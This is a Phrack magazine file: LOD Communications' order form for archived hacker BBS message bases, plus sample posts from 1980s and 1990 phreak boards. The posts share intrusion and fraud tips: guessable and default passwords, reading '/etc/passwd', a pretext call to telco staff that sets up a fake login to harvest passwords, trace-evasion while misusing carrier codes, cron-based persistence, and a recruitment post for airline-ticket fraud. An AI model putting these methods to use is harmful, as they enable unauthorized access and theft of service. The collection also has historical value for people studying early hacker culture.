Along with the above H/P BBS Message Bases, LODCOM has collected many of the old "philes" that were written and disseminated over the years. A list of all of them would take up too much space here, however, we can tell you that the majority are NOT files that were originally written for electronic newsletters such as Phrack, PHUN, ATI, etc. (with the perhaps obvious exception of the LOD/H Technical Journal). Those files/newsletters are readily available from other sources. This hodgepodge of files includes files from Bioc Agent 003, Legion of Doom members, and many others that somehow fell out of widespread circulation. A Table of Contents of the collection is included but the tutorials are all grouped together in four large files of approximately 250K each. This collection will have additions with each update of this file. See the order form for the price (price will go up as more files are added).

The Order Form:

- - - - - - - - - - - - - - - - C U T - H E R E - - - - - - - - - - - - - - - -

LOD Communications H/P BBS Message Base ORDER FORM

PERSONAL RATE: Due to the economics involved in diskettes, disk mailing containers, snail mail costs, and time to fill orders, a MINIMUM ORDER of $20.00 is required for all personal requests. If all 20 message bases are ordered (containing 5700+ messages), the cost is discounted to $39.00; if you order $20.00 worth (the minimum) or more, you get $5.00 worth in addition as a discount. That is, pay for $20.00 and get $25.00 worth of message bases.

COMMERCIAL RATE: Corporations, Universities, Libraries, and Government Agencies must order the complete set (Volume #1) and pay a higher rate. For Price Listing Version #1 Released 5/15/93 (20 boards total), the price is $99.00 (note that new messages that surface for any BBS purchased will be sent completely FREE of ANY additional charge).

H/P BBS Names: _____

[Write: COMPLETE _____
SET if you want
all messages] _____

"G-Phile" Collection Version #1 (Optional): $_____ ($10.00 Personal)
($25.00 Commercial)

Disk Format/Type of Computer: _____
(Please be sure to specify diskette size [5.25" or 3.5"] and high/low density)

File Archive Method (.ZIP [preferred], .ARJ, .LHZ, .Z, .TAR) _____
(ASCII [Non-Compressed] add $2.00 to order)

Texas Residents add 8% Sales Tax.
If outside North America please add $5.00 for Shipping & Handling.

Total Amount (In U.S. Dollars): $ _____

Payment Method: Check or Money Order please.
Absolutely NO Credit Cards, even if it's yours :-)

Send To:
Name: _____

Organization: _____ (If applicable)

Street: _____

City/State/Zip: _____

Country: _____

E-mail address: _____ (If applicable)

PRIVACY NOTICE: The information provided to LOD Communications is used for sending orders and periodic updates to the H/P BBS Message Base Price List. It will NOT be given or sold to any other party. Period.

- - - - - - - - - - - - - - - - C U T - H E R E - - - - - - - - - - - - - - - -

Remit To: LOD Communications
603 W. 13th
Suite 1A-278
Austin, Texas USA 78701

Lodcom can also be contacted via E-mail: lodcom@mindvox.phantom.com
Voice Mail: 512-448-5098

End Order File V.1

LOD Communications: Leaders in Engineering, Social and Otherwise ;)

Email: lodcom@mindvox.phantom.com
Voice Mail: 512-448-5098
Snail Mail: LOD Communications
603 W. 13th
Suite 1A-278
Austin, Texas USA 78701

==Phrack Magazine==

Volume Four, Issue Forty-Three, File 19 of 27

Lodcom Sample Messages Set #1, 4/20/93

In order to provide a better feeling for the content of what the LOD Communications Underground Hack/Phreak BBS Message Base Archives contain, 31 messages were selected from the overall collection of posts for 5 Boards. Note that the samples contained herein are fairly typical and are but a very small fraction of the 5000+ messages from over 50 systems that LODCOM currently possesses. Additional BBS's and messages are being added constantly. Consult the Price Listing [First Version due to be released in Late April 1993 and periodic additions thereafter] for an up-to-date catalog of our holdings and costs (minimal).

The selection of messages in Set #1 are from the following Systems:

H/P BBS Name	A/C	Sysop(s)	Circa
OSUNY	914	Tom Tone & Milo Phonbil	1982/83
WOPR	617	Terminal Man & The Minute Man	1984/85
Phoenix Project	512	The Mentor & Erik Bloodaxe	1988/89/90
The Twilight Zone	203	The Marauder & SafeCracker	1985/86
Black Ice Private	703	The HighwayMan & The Mentor	1988/89

H/P BBS Message Bases to be available in the near future (in addition to the above five) are:

8BBS (213) Circa 1980/81, Modem Over Manhattan (MOM), Twilight Phone (1982), Legion of Doom! (305) sysop: Lex Luthor, Plover-NET (516) sysop: Quasi Moto, Sherwood Forest II (914) co-sysop: Bioc Agent 003, Alliance BBS (618) sysop: Phantom Phreaker, Catch-22 (617) sysop: Silver Spy, Blottoland (216) sysop: King Blotto, Osuny 2 (aka The Crystal Palace) (914), Mines of Moria (713), Pirates Cove (516) sysop: BlackBeard, The Hearing Aid, Split Infinity (408), Farmers of Doom! (303) sysop: Mark Tabas, Shadowland (303) sysop: The ShadowMaster, Metal Shop Private (314) sysops: Taran King and Knight Lightning, ShadowSpawn (219) sysop: Psychic Warlord, IROC, FreeWorld II (301), Planet Earth (714), The C.O.P.S. (305), Ripco (312) sysop: Dr. Ripco, Hackers Heaven (217) sysop: Jedi Warrior, Demon Roach Underground, Stronghold East Elite (516) cosysop: Slave Driver, Pure Nihilism, 5th Amendment (713), Newsweek Elite (617), Phreak Klass 2600 (806), Lunatic Labs (415), Laser Beam (314), Hackers Den, The Freezer (305) sysop: Mr. Cool, The Boca Harbour (305) sysop: Boca Bandit, The Armoury (201) sysop: The Mace, Digital Logic (305), Asgard (201), The CIA bbs, The KGB bbs, Face to Face (1990), Broadway Show (718) Sysop: Broadway Hacker, The Safehouse (612) circa 1983/4, Lost City of Atlantis (215), The Private Sector (2600 sponsor BBS), and more.

Lodcom Sample H/P BBS Messages:

*** {OSUNY (914) Sysop(s): Tom Tone and Milo Phonbil (both wrote for TAP)} ***
*** {Osuny is perhaps the most legendary Phreak Board of all time} ***

Msg.:118
Date:10/5/82
From:MILO PHONBIL
To:ALL
About:STANFORD STUFF

Greetings, Stanford phreaks!

It seems that those "strange" numbers are really ones that will appear if another person is signed on to the same id. (Like AA.TEG AA.TEG#2 AA.TEG#3 and so on.) Also, while there is no MAIL facility available to "GUEST" accounts, there is a way to send a one-liner to someone else. The command format is: TO gg.uuu msg Where gg.uuu is the person's id, and the msg is of course, the message. Also, their SPIRES database is quite interesting! Type CALL SPIRES, then SHOW SUBFILES. Then you must SELECT a subfile. For a complete tutorial, try: TUTORIAL MASTERLIST SPIRES is ended by typing EXIT at the -> prompt.

Later, MILO PHONBIL

Msg. :180
About :MAINFRAMES
>From :DATA BANDIT
To :ALL PHREAKS
Date :2/23/83 00:00

OK PHREAKS....YOU NEED HELP ON TSO FORMATS,SPF FORMATS,GDDM FORMATS? THIS IS THE GUY TO ASK....I'M DAMN GOOD AT IT...I WORK AS AN OPERATOR ON SUCH SYSTEMS AND KNOW THESE BABIES LIKE I KNOW MY OWN FACE....SO IF YOU NEED HELP...JUST DROP ME A LINE HERE OR ON MY BOARD....303-xxx-3015.... 24 HRS.....I CAN SHOW YOU HOW TO SET UP A PROGRAM ONCE ON IT TO DUMP ALL SYSTEM PASSWORDS AND ALL DATASET PASSWORDS...ETC...SET UP YOURT OWN USER ID...THE WHOLE 9 YARDS... I HAVE MY COMPANY BY THE F*CKING BALLS! SO I CAN TEACH YOU TOO.... JUST ASK ME.....

THE ONE AND ONLY
DATA BANDIT
][][ ][][][

ON A MAINFRAME NEAR YOU!

----------\-/----------
?

MEMBER P.H.A.

Msg. :396
About :PHREAK BBS ON THE SOURCE!!!
>From :MAXWELL WILKE
To :ALL

Date :3/25/83

Well, believe it or not, there is already two small phreak
BBS's on The Source!!! They have traded some minor info,
including some Sprint codes, and other such folly. But
the thing is, it's there, has been there since october '82,
and The Source knows about it, and they don't care!
the BBS's are on the Source's PARTIcipate, which, admitedely,
is a very large, powerful "thing." In addition to the
two on there now, I took the liberty to create my own, entitled
the "P-MENU.SAV GROUP". It is Conference # 83.3257 .

Any CompuServe conference members out there interested in
moving over to PARTIcipate on The Source, let me know.
If you do not have instructions on it, I'll mail 'em to you
if you give me your address. I'll see what I can do about
getting some more Source accounts. A friend of mine
listed 'em all!

later,
MW

P.S. To all fans of my modifications to The Source:
Sorry, the good 'ole boys at STC picked up on what
i did to them (Snicker... haw.. haw) and they cor-
rected my modifications. i put 'em back, and they
fixed 'em again, etc, etc, until they finally looked
up in their PR1MENET REFERENCE MANUAL and figured out
how to protect their accounts! Oh well...

Msg. :476
About :BAD NEWS
>From :THE HACKER
To :ALL
Date :4/8/83

BAD NEWS SPRINT IS AT IT AGAIN THEY JUST CAUGHT SOMEONE
LAST NIGHT NOW THEY ARE GOING FOR A SECOND KILL
THEY ARE GOING AFTER ZERO PAGE THEY HAVE BEEN CALLING AROUND
ABOUT SO IF ANYONE OUT THERE KNOWS HIM TELL HIM THAT
THEY ARE CALLING AROUND NOW THAT SPRINT AND MCI ARE OUT TO GET
ALL OF THE PHREAKS DOES ANYONE HAVE ANY GOOD SERVICES THAT
ARE SAFE I AM USING ITT
HOW SAFE IS THAT???

PLEASE RESPOND BACK SOMEBODY!

THE
HACKER

[*]THE INNER CIRCLE[*]
=-=-=-=-=-=-=-=-

Msg. :519
About :SPRINT/MCI/OTHER BUGGERS
>From :ROGER OLSON
To :ALL
Date :4/17/83

I highly recommend the proceedure mentio
ned here earlier for
staying OUT OF TROUBLE with "the competi
tion". Look for your
own passwords. Don't use the ones posted
on BBS's except maybe
once, to "get a feel" of how the particu
lar switch works. If
possible, test the codes between 8 - 11
AM to detirmine if they
are business codes or not. When possible
, use a local loop to
call into/out of to the switch you are u
sing. This simply adds
more frustration in the event anyone is
tracing. When possible,
STAY AWAY completely from these OCC's, o
pting instead to use the
Wats lines from large companies, via the
ir remote call in ports.
You always want to stay away from system
s that individually
account for each call, as MCI/Sprint do.
WATS lines, on the
other hand, especially in older exchange
s, do not record every
number called - just the total time the
line was in use, in
hours per month. In either case....have
your phun now!! Cause
after the Final Judgement and Settlement
is implemented next
year, you will place <<all>> long distan
ce calls by merely
dialing the number desired, and entering
a two digit "choice
of carrier" code (for ATT, MCI, Sprint,
Allnet, etc) and your
local central office will use ANI to sup
ervise your call! The
outfits like MCI will discontinue dealin
g with the public as
such, and will only deal <with other tel
ephone companies> who
in turn will act like billing/collection
agents for MCI, etc.
Watch and see! The times are changing! N
o more phucking around!

Msg.: 211
Date: 10/17/82
From: ROBERT ALLEN
To: ALL
About: WHITE HOUSE

IF ANY OF YOU ARE WONDERING,
800-424-9xxx IS WHAT IS
KNOWN AS THE WHITE HOUSE SIGNAL (SWITCH
BOARD),
AND IT IS RELATIVELY NASTY/FUN, IF ONE
KNOWS ALL OF THE
SILLY CODEWORDS TO USE.. A FRIEND AND 8
OTHER PHREAKS
GOT TRICKY DICK OUT OF BED AT 2:30 AM,
BY ASKING FOR "OLYMPUS". I HEAR THERE
ARE TAPES OF THE CALL FLOATING AROUND...
800-424-9xxx IS A WH. HOUSE PRESS RECORD
ING,THAT CAN BE QUITE
FUN, IF YOU LIKE RON'S SPEECHES EARLY...

DIAL ANYWHERE,
BUT DIAL WITH CARE
--BOB--

Msg. :111
About :***WARNING!!!***
>From :JIMMY HOFFA
To :***PHELLOW-PHREAKERS***
Date :2/19/83 00:00

"FOR ALL YOU *PHELLOW-PHREAKERS* OUT THERE.....
there seems to be some "negativeness" out there from a few
select peo'le!. WELL, For one thing "THEY" must realize
A "*PHREAKER*" IS *NEVER* "*NEGATIVE*" (TAKE NOTE!!.
RODGER-OLSON!!).. We ARE A SELECT BREED WHO HAVE BEEN
BLEd WITH A REAL UNSATISFYING "THIRST" FOR..
"@KNOWLEDGE*" and Willing to share with "PHELLOW-PHREAKERS".
WE CAN DO ANYTHING *MA* CAN DO, ONLY WE CAN DO IT BETTER!!!!!
WHO NEEDS "PESSIMISM" ANYWAY???? DID PESSIMISTs HELP BUILD OUR
COUNTRY, OUR COMPUTERS, OUR WORLD AROUND US???
NO!!! POSITIVE THINKERS DID, THAT'S WHO!!! PEOPLE WHO HAVE A
NEVER-ENDING THIRST FOR KNOWLEDGE, CHALLENGE, AND FOUND NEW
IN-ROADS TO HELP BETTER OURSELVES!!!
THESE ARE WHAT "I" CALL THE "*REAL*" "PHREAKERS"!!! HOW ABOUT
YOU!!! WE CAN TURN NEGATIVES TO POSITIVES EASIER THAN MOST CAN
BRUSH THEIR TEETH! WE DON'T NEED NEGATIVES BECAUSE THERE'S
ALREAXDY TOO MANY OUT THERE! WHAT WE NEED IS MORE PEOPLE WITH
A POSITIVE-MENTAL-ATTITUDE THAT CAN HELP FURTHER OUR
QUEST FOR KNOWLEDGE GAINING A SATISFACTION UNBEKNWNST to
"NEGATIVE"-"PESIMISTIC" PEOPLE!
HAD TO SAY IT AND I DON'T REGRET IT!
THIS WAS A>>>>>>
****PUBLIC************
****SERVICE************
ANNOUNCEMENT**************

*** {WOPR (617) SYSOP: Terminal Man. WOPR was a private phreak board and} ***
*** {was considered one of the best H/P systems of the time. The} ***
*** {following Messages are from 1984 unless stated otherwise} ***

Message #33: QUORUM
Msg left by: KING BLOTTO
Date posted: TUE MAY 29 3:13:14 PM {1984}

TO ALL MY SUBJECTS:

THIS TOPIC IS ABOUT CONFERENCES.
AS MANY OF YOU KNOW, I DON'T CONFERENCE

ANYMORE SINCE INFOWORLD PUT OUT AN ARTICLE ON IT ON MARCH 26. THE REASON BEING: THERE ARE N-O SAFE EXCHANGES BEING USED TODAY. EVERYONE SAYS; "BUT THIS IS CHICAGO", "THIS IS A DALLAS EXCHANGE", "THEY CAN'T TRACE CONFEREN-CES!". THE LAST ONE IS MY FAVORITE. THE SYSTEM USED BY ALMOST EVERYONE TODAY IS ALLIANCE TELECONFERENCE. THIS IS NOT BELL OPERATED. QUORUM IS THE BELL CONF. SYSTEM. AND IT'S WORSE THAN ALLIANCE. NEWS HAS IT, THAT ALLIANCE TELECON-FERENCE MIGHT BE GOING UNDER NOW. BUT THEY HAVE STARTED TAKING PEOPLE WITH THEM. (5 TO DATE, AS I KNOW) ALLIANCE IS SUPER-PISSED, WELL, WOULDN'T YOU BE? AND ESPECIALLY AFTER EVERY LITTLE 15YR OLD LEARNS HOW TO START ONE UP, HE'LL BE JUST GETTING THEM MORE PISSED OFF. THE ABUSE HAS GROWN TO A MAXIMUM. I AM TRYING TO FIND OUT ALL I CAN ON QUORUM AT WORK. I'LL POST THE INFO AS IT COMES IN.

MAJESTICALLY,

KING BLOTTO

P.S.- READ THE 3/26/84 INFOWORLD!

<1-48 LAST=33 E=mail Q=Quit T=Titles>

69> COSMOS & UNIX

Msg left by: BIOC AGENT 003
Date posted: MON AUG 6 11:18:23 AM

COSMOS is basically a modified UNIX sys tem. When a non-priviledged COSMOS user logs on, a program usually called /BIN/PERMIT is run. This tells the system which COSMOS commands the user i s allowed to use.

On the other hand, when a priviledged u ser logs in (ie, root, sys, bin, or preop), he is put into the normal UNIX shell (SH) where he can utilize UNIX commands such as: who & cat /etc/ passwd (which will printout the password file). These users can also t ype CHDIR /USR/COSMOS and use ANY of the COSMOS commands since COSMOS is rea lly a sub directory in a UNIX system. They also have a bad (good?) habit of l eaving administrative notices and files (such as the decrypted passwords) layin g around in different directories of the system. In fact, one system down i n Washington, DC has a BIN account with no password (!) until some ASSHOLE decided to change the message of the day"I broke in, ha, ha --Joe Smuck"!!!

If you can't get into one of the privil

edged accounts then you might as well
try for a regular COSMOS account. The
typical setup is two letters followed
by 2 numbers. Here are a few common on
es:

TRxx (TRaining -- eg, TR01, TR02, etc.)
LSxx(Lac Staff)
LA (Line Assignement)
FMxx (Frame Manager)
NMxx (NAC Manager)
RSxx (Repair Service)
LMxx (LMOS debug)
etc...

You best bet would be too go for one of
the managers accounts such as NM01.
There is also usually a user-name of CO
SMOS on the system.

The passwords are usually pathetic. Tr
y things such as: COSMOS, FRAME, TELCO,
etc.) Also try simple words such as:
CAT, BAT, RAT, etc.

You'll have to guess at the Wire Center
, though (WC). It will always b 2
letters.

Excelsior,

1-79 LAST=69
[E]mail
[A]bort
[T]itles
:

78> Intro To C Search

Msg left by: LORD DIGITAL
Date posted: FRI AUG 17 6:20:13 AM {1984}

Ok what the program "C PW Scanner", or
"The C Search" does is fairly
simple. It reads through the main passw
ord file searching for a match between
A person's name and password and compar
es the two. If they match, or if
a person's pw is simply his name spelle
d backwards. it will write the
pw's into a file name of your choice. T
his should net you several paswords
for every scan at least. The percentage
of stupid people on any given
system is usually quite high. The entir
e search should take about 5 mins.
Obviously it can't do too much consider
ing everything is crypted...

The entire program is internal, and ass
umes you have at least one accnt.
allready present on the system in quest
ion.

Instructions :>

```
     Pretty simple, all you do is: Uplo
ad the text file, use the CC (Compile
     C) utility, which will give you th
e "a.out" (assembly out), now just
     rename the file (mv) to whatever y
ou wish to call it...

If anyone wants to trade various C prog
rams (trojan horses (not that kind),
programs that search for ports with out
dial capabilty, etc...) leave e-mail


                  later-

      .../\^ lord digital ^/\...
             ------------
         -Spectral -- Phorce-


---------------------------------

1-90 LAST=78
[E]mail
[A]bort
[T]itles
:
---------------------------------
83> the old fashioned way...
---------------------------------
Msg left by: BIG BROTHER
Date posted: FRI AUG 17 10:36:45 PM

  It might be just as easy when hacking
 idiot's passwords (User Name, same
again; first name, same again; etc.) to
 do it the old-fashioned way--by hand.
Hey, in half an hour I found 15 account
s on my 'private' 617 VAX VMS 3.6.
Some of them are even partially privili
ged.
  Another thing, always try default pas
swords.  If the system lets priv'gd
users log in thought dial-in lines and
the default psswds are still there,
you've struck gold.  As the wise man sa
y, "Keep it to yourself."  I once
the phone number to a Ztel Prime system
 (linked to Primenet which eventually
links to milnet) with my operator accou
nt (User:OPERATOR, no password--default)
 to a few people.  They abused the acco
unt(created 10 or 15 other accts for
themselves) and it died within days....
---------------------------------

1-90 LAST=83
[E]mail
[A]bort
[T]itles
:
---------------------------------
85> Pissed As SHIT!
---------------------------------
Msg left by: SHARP RAZOR
Date posted: SAT AUG 18  4:09:16 AM

That is right! i finally have the time
and sit down and work with my Wash. DC
BIN and PREOP accounts, and 'lo and
```

behold...i call up (i hadn't called for
about 5 days) and the #'s were changed.
...not 1..but all 4 dial-ups!!
Talk about an abused system! Some of yo
u may not know it, but someone logged
on and left a cute logon bulletin to
all the AT&T bus. people, etc...that
went sort of like 'haha, Kilroy wuz
here!'...(real cute and intelligent,
huh??)..besides that...there were times
when I would call at 2AM on a weekday,
and see 15-20 people on-line...
...and all on the same account!!!
(since the # is changed, I can say it
WAS the MF01 act. they were using)
Let this be a lesson NOT to go around
POSTING COSMOS dial-ups on anything
besides a very private BBS,and especial
ly not the pw's!...I KNOW that the
lower level accounts were given away..
..but I hope at least the sysop ones
weren't..in any case this really shows
me not to be so liberal when I hand
out COSMOS pw's again.
..Later..
..Sharp Razor>>
The Legion of Doom!

(dont worry, I am just a bit po'ed now,
but I MAY get over it!!)

1-90 LAST=85
[E]mail
[A]bort
[T]itles
:

Message #87: MORE ESS
Msg left by: PAUL MUAD'DIB
Date posted: TUE JUN 19 2:59:05 PM

I've got many switch and frame #'s to
trade, and here's a fun way to get pw's
or destroy bbs's-
call the switch and do what I said
in msg 78 asking for call forwarding
on an anonymous # (NOT your local tym-
or tele- nets, they DO know them to be
special dials)..when he puts it in,
call the "frame" #, and say "Hiya,
this is Bob Lineman, could you run
into the MDF, and try to activate the
call forwarding on NNX-XXXX? send it
to NNX-XXXF, please, I need to check
it out from both ends..." then, hook
your computer up to the payphone that
NNX-XXXF is, and set up a simulator
for the login to that system. When you
have it in your pocket, call the frame
back and say "Hi, me again, would you
just disengage the forwarding on that
for me? I've got the problem, but I
need it recieving calls to fix it.."
then you can re-hack it later if you
want by just calling the frame again
in a different shift..

later,
Paul Muad'Dib
Legion
of
Doom

1-90 Last=87 E=Mail Q=Quit T=Titles -

Message #38: BOSTON COSMOS
Msg left by: DOCTOR WHO
Date posted: WED MAY 30 10:16:55 PM

OK HERE IS A FRESH COSMOS DIALUP..SORRY
NO PASSWORD...GO TRASHING BOSTONIANS!
617-338-5xxx

SPEAKING OF COSMOS, I WENT TRASHING TOD
AY AND GOT A COSMOS PASSWORD. IT SEEMS
TO BE A HIGH ACCESS ONE, THEY BROKE IN
ON THE GUY USING IT TO DO MAINTENANCE.
THE NAME IS FF01. NOW ALL I NEED IS THE
DIALUP. I CAN'T SCAN WITH MY MODEM. IF
ANYONE WANTS TO DO A LONG-DISTANCE SCAN
OF 413, I WILL GIVE YOU THE EXCHANGES T
O HACK, AND THE PASSWORD. PLEZE!
OH, IF THERE ARE ANY PHREAKS IN THE 413
NPA READING THIS, PLEASE REPLY..ITS
LONELY OUT HERE! CONFERENCES: TOO BAD
IF A COMPANY GOES OUT OF BUSINESS BECAU
SE OF PHREAKS...ONE LONG-DISTANCE COM
PANY WHO IS BUGGING ME SAYS THAT PHREAK
ING IS FORCING THEM OUT OF THE BUSINESS
THAT IS BULLSHIT. DON'T BELIEVE IT.
THE PHONE CO.'S MAKE SO MUCH PROFIT ITS
PITIFUL. IF IT WASN'T FOR PHREAKS
WE WOULD STILL BE STUCK WITH SXS. SO WE
HAVE CREATED MANY JOBS..IN AT+T, GTE, I
TT...AND IN THE FBI. SO FEEL GOOD..YOU'
VE HELPED THE ECONOMY! I HEARD THAT MCI
TAKES A BIG TAX LOSS ON STOLEN SERVICES
. MUCHO BUCKS SAVED! THATS ALSO (PROBAB
LY) THE REASON THE METROPHONE DOESN'T TR
Y HARD TO CATCH PHREAKS.
YOU KNOW IF THERES ONE THING I CAN'T
STAND ITS POLITICS AMONG PHREAKS..ONE
PERSON TRYING TO MAKE OTHERS L1 %'AD
AND SAY" I RULE!" YOU KNOW WHAT I MEAN?
YOU PEOPLE WHO I'ME TALKING ABOUT: NOW
THAT YOU'RE HERE UNDER DIFFERENT NAMES,
TRY TO BEHAVE!..'NUFF SAID
THE T.H.A. (TIMELORDS HOLY ALLIANCE) IS
THE GROUP THAT REALLY RULES..BECAUSE WE
DON'T HAVE ANY RULES...NO INITIATION..
NO NOTHING...AND YOU NEVER HEAR ANYBODY
BADMOUTHING US, DO YOU?
IS THERE A GOOD WAY TO BULLSHIT THE
FONE CO. FOR THE COSMOS DIALUP?
BYE....

----------=?> DOCTOR WHO <?=----------

<1-48 LAST=38 E=mail Q=Quit T=Titles>

MESSAGE #81: HACK-A-TRIP

Msg left by: BROADWAY HACKER
Date posted: TUE JUL 24 8:24:02 PM

As you have probably seen on some other good boards, I am ex-
tending an offer to anyone who wants to come to New York for
free. Hacking airline tickets isn't as hard as you think. If
your interested, maybe to go to a TAP m eeting or something,
leave me EMAIL. It is relatively easy, but one screwup can ruin
you. There are others who may have some idea how this is done,
but have not actually done it. Leave me EMAIL if your interest-
ed. You must be a minor, however, and y ou must leave me a VALID
phone number in feedback since there ar e security measures in-
volved since it is grand fraud.

*** Broadway Hacker ***
(-+-)(Chaos)(+-+)

Hack-a-trip

MESSAGE #63: ARGGGH!

Msg left by: KARL MARX
Date posted: SAT JUL 21 4:14:43 PM

Ahem, I don't know if I am getting moral or something, but things are getting pretty, well, strange.

First off: unix is pretty easy to crash if you want to--but why would you want to? Obviously, very few people know "everything" about Unix, and I would like one reason that destroying a system would be better than learning to use it's "special" features. If you want to get your face on Newsweek, go ahead, but otherwise, don't start destroying stuff just for the sake of vandalism! Instead of being a vandal, do somthing Robin Hood-ish, like nice the parent process of the batch runner to -20 or somthing. Or give everyone full privilige to / or make them all user 1.

Otherwise, as for metro tracing, that's kinda hard to swallow. Would whoever's friend's sister care to elaborate on that one?

I don't know if anyone cares, but I had a chance to take a look at those "goldphones" and Geez!!! There were codes written all over it! I don't understand some people very well. That is simply stupidity.
There is really nothing "new and exciting" in phreaking anymore... most of what you hear is bullshit from some twelve-year-

old that just learned how to use metro last
week. There is simply no "new" anything!
Eventually there will be, but until then
these "phreak" boards will simply be
"how to phreak"--tutorials instead of
journals. Drat!
::::::::::::::::::::Karl Marx
LOD

You have been on over your time limit.
Use the 'O' option to log off.

____

Logout Job ??, TTY ??,
On 21-7-84 For 34 Minutes

*** {Samples from the Phoenix Project BBS (512), Sysop: The Mentor} ***
*** {As many are aware, the Phoenix Project was one of the intended} ***
*** {targets in the Hacker Crackdown of 1990 and was erroneously} ***
*** {affiliated to Steve Jackson Games' Illuminati BBS} ***

*** {Other Networks Sub-Board} ***

8/60: Autonet...
Name: Erik Bloodaxe #2
Date: Thu Jan 11 13:18:39 1990

It wouldn't be such a great idea to scan Autonet through the Telenet
gateway. Autonet raised a holy shit-fit when Urvile was doing it
about a year ago, and sent Telenet Security all kinds of nasty
mail bitching for them to stop whoever in 404 was connecting to their
system. Telenet blew them off, but if it started again, Telenet might
just have to listen to their whining and crack down.
I suggest you (or whoever is planning on this) do your scanning through a
main dialup. It will be slower, but probably safer in the long run.
->ME

46/60: pac*it
Name: Corrupt #114
Date: Thu Feb 01 06:59:10 1990

pac*it plus calls 03110..germany and spain..I didn't think it called DPAC.
usefulfor scanning spain..but at this point......hmm I'd be scared of what
MCI i would do then GM...
anyone up on Kinneynet?hehehehehe
I'll post the dialup later but u need a NUI for it :-((
Develnet? I thought the Develnet was just x.25 server software! I've seen
several Develnet pads and I had gotinto thesystems it connected to and they
weren't MEAN related...maybe I'm wrong?(it was a modm company.)
Needless to say I was pissed when everyone used it todeath just to see a
pretty (canada)..the reason it diconnects is because of where you're calling
from..if you call from canda u probably won'T expirence this problem....on the

03110 develnet..same thing cept you have to be at console...there are still
somesystems availble from there that r open..here'Sone IBM <-i couldn't hack
it so of course I posted that one:-))
C U-->greets from [8lgm]corrupt

*** {The HP-3000 Sub-Board} ***

36/41: Woah!
Name: Erik Bloodaxe #2
Date: Mon Jan 22 03:36:40 1990

I wasn't ragging on MPE! Not at all, i was just "JOking" about the large numbers of hp-3000 systems around the world and the unbelievable ease in gaining access on one.
Geez, read...MPE seems ok, just kinda hard to get used to.
I mean, I'm in HUNDREDS of hp's, but until last year I didn't know what to do with them...so they just sat there.
UNIX is just as lame security-wise, but On a percentage basis, I have gotten into 85-90% of the HP's I have found, while I've only gotten into abot 50% of the UNIXes I've found.
(Look at me grovel before one of the two HP experts I've ever seen...pathetic, isn't it?)
Wiz, no offense intended towards your adopted O.S.
->ME

*** {UNIX Sub-Board} ***

60/69: both ways
Name: Corrupt #114
Date: Mon Feb 05 05:08:25 1990

nice trojans
---
good security

this works both ways....look-out for unixes(and VMS sites) that keep another copy of /etc/passwd (or sysuaf.dat) and everynite rewrite it over the one used for login(some any mods are discovered)..u can alternatly install some security inside likethis for yourself...(hide it in CROn) (or wherever u want on vms:-)) undersytand? I know I'm not clear:-((
but thats works for you sometimes and it'S simple if you know script:-)
anyone here into Rapid Fire hacking?

*** {Electronic Banking Sub-Board} ***

12/32: Treason & Government Smegma...
Name: Erik Bloodaxe #2
Date: Fri Jan 19 02:06:13 1990

It's the Major SS buzzword these days.
Treason. If someone is poking around in ANY system they feel is sensitive (although they leave sysdiag unpassworded, or lp password lp, etc..) they will then label you as:
"A Serious Threat to National Security!"
Give me a break. Hell, I think my association with Par & Phoenix alone is enough to get me the firing squad. I haven't even done anything, but it seems that everything bad that's happened I keep getting brought up, as I know such and such, or I somehow know EVERYTHING about how such and such happened.
Well, I've tried my best to be good, and stay out of government things, military things, etc... I've even edited out the "sensitive" things I've run across in the Telenet scanning just for their sense of well being, but if I begin to feel threatened, it's all going out. Unabridged.
We will see...I'm already getting nervous...the feds are already pissed that LOD is still kicking, and this bbs must have SLAMMED it into their faces. And I know that the EFT files must have pissed them off as well, although that may or may not have anything to do with this bbs suddenly going back up.
Well, I'm not a threat to ANYTHING, except myself maybe. Anyone who knows me knows that. Back me up people. This is my public announcement of not-guilty to any and all crimes against the Security of the United States. So what if I was scanning 2502 a while back? Anyone ever think that it would be in THE INTEREST OF NATIONAL SECURITY to hop into a Soviet system? I thought it would.

Par knows what I mean. Hell, The government now seems to think he's a spy, and wants to shoot him. Killing Teenagers for fun is not my idea of constructive problem solving guys. Take an extended course in the ways of the hacker. That education might do you all a world of good. You may even pick up something you missed in your little weekend getaway training seminar in fighting computer crime. When you come and kick in my door, (don't step on the cat), and if you don't blow me away first, maybe I can educate you all a little better on what is REALLY GOING ON!
(This message posted for the Secret Service & CERT, et al. whomever is posing on here, or reading this via Mentor's & My own Data Taps)
->ME

*** {Phone Co. Computers Sub-Board} ***

3/46: LMOS
Name: Acid Phreak #8
Date: Tue Jan 09 17:56:23 1990
The most recent LMOS interlude was one in my local area. Got the host processor (an IBM 3270) off Predictor. Overall, a very handy tool to add to your telco 'collectables'. The FE's of course were PDP 11/70s using MLT for reference.
Aw thit.. lookit all dem Hicaps.
--ap
(advanced phreaking)

6/46: ICRIS
Name: Phiber Optik #6
Date: Wed Jan 10 16:37:27 1990

Not to nitpick, but an LMOS CP is an IBM S370 (3270 is an SNA, used to get to BANCS through LOMS for instance).
CRIS, as mentioned, the Customer Record Information System is a dandy little IBM system whose main purpose is to house customer records. There are a small handful of "CRIS" systems, like LCRIS (Local), and ICRIS (Integrated, which should be noted is used by the Residential Service Center). Here in NYNEX, the only way to reach these systems (we obviously aren't hardwired hackers) is through BANCS, a bisync network. BANCS is not direct dialable, but IS available through a 3270 link on the LOMS system, used by LDMC (LAC or FACS, depending where you live). And LOMS IS accessible. A host of systems are also available through FACS (which can be reached through LOMS on BANCS) such as CIMAP, LMOS, SOP, TIRKS, the COSMOS-PREMISE interface, etc. So as you can see, rather than going after any specific system, going after the RIGHT system will pay off greatly (LOMS in this example). Oh, waitta-minnit, those mentioned systems are off of BANCS, sorry. You can reach FACS on BANCS, and access a couple 'o things like some of those mentioned, COSMOS (certain wire centers only), etc. OK, enough rambling. Let's hear someone else's input.
Phiber Optik
Legion Of Doom!
LOD

*** {The Twilight Zone BBS (203), Sysop: The Marauder} ***
*** {NOTE: All messages from 1985 unless stated otherwise} ***

[MSG #12 OF 22]: INWATS & X-LATIONS

FROM: THE MARAUDER
DATE: MAY 08 {1985}

Under CCIS, INWATS (800's) are handled completely different from the older method (the old method i don't completely uderstand, but it translated somehow based on it's own prefix & suffix). under ccis on the other hand, inwats #'s are handled in the following manner: when the 800 number reaches

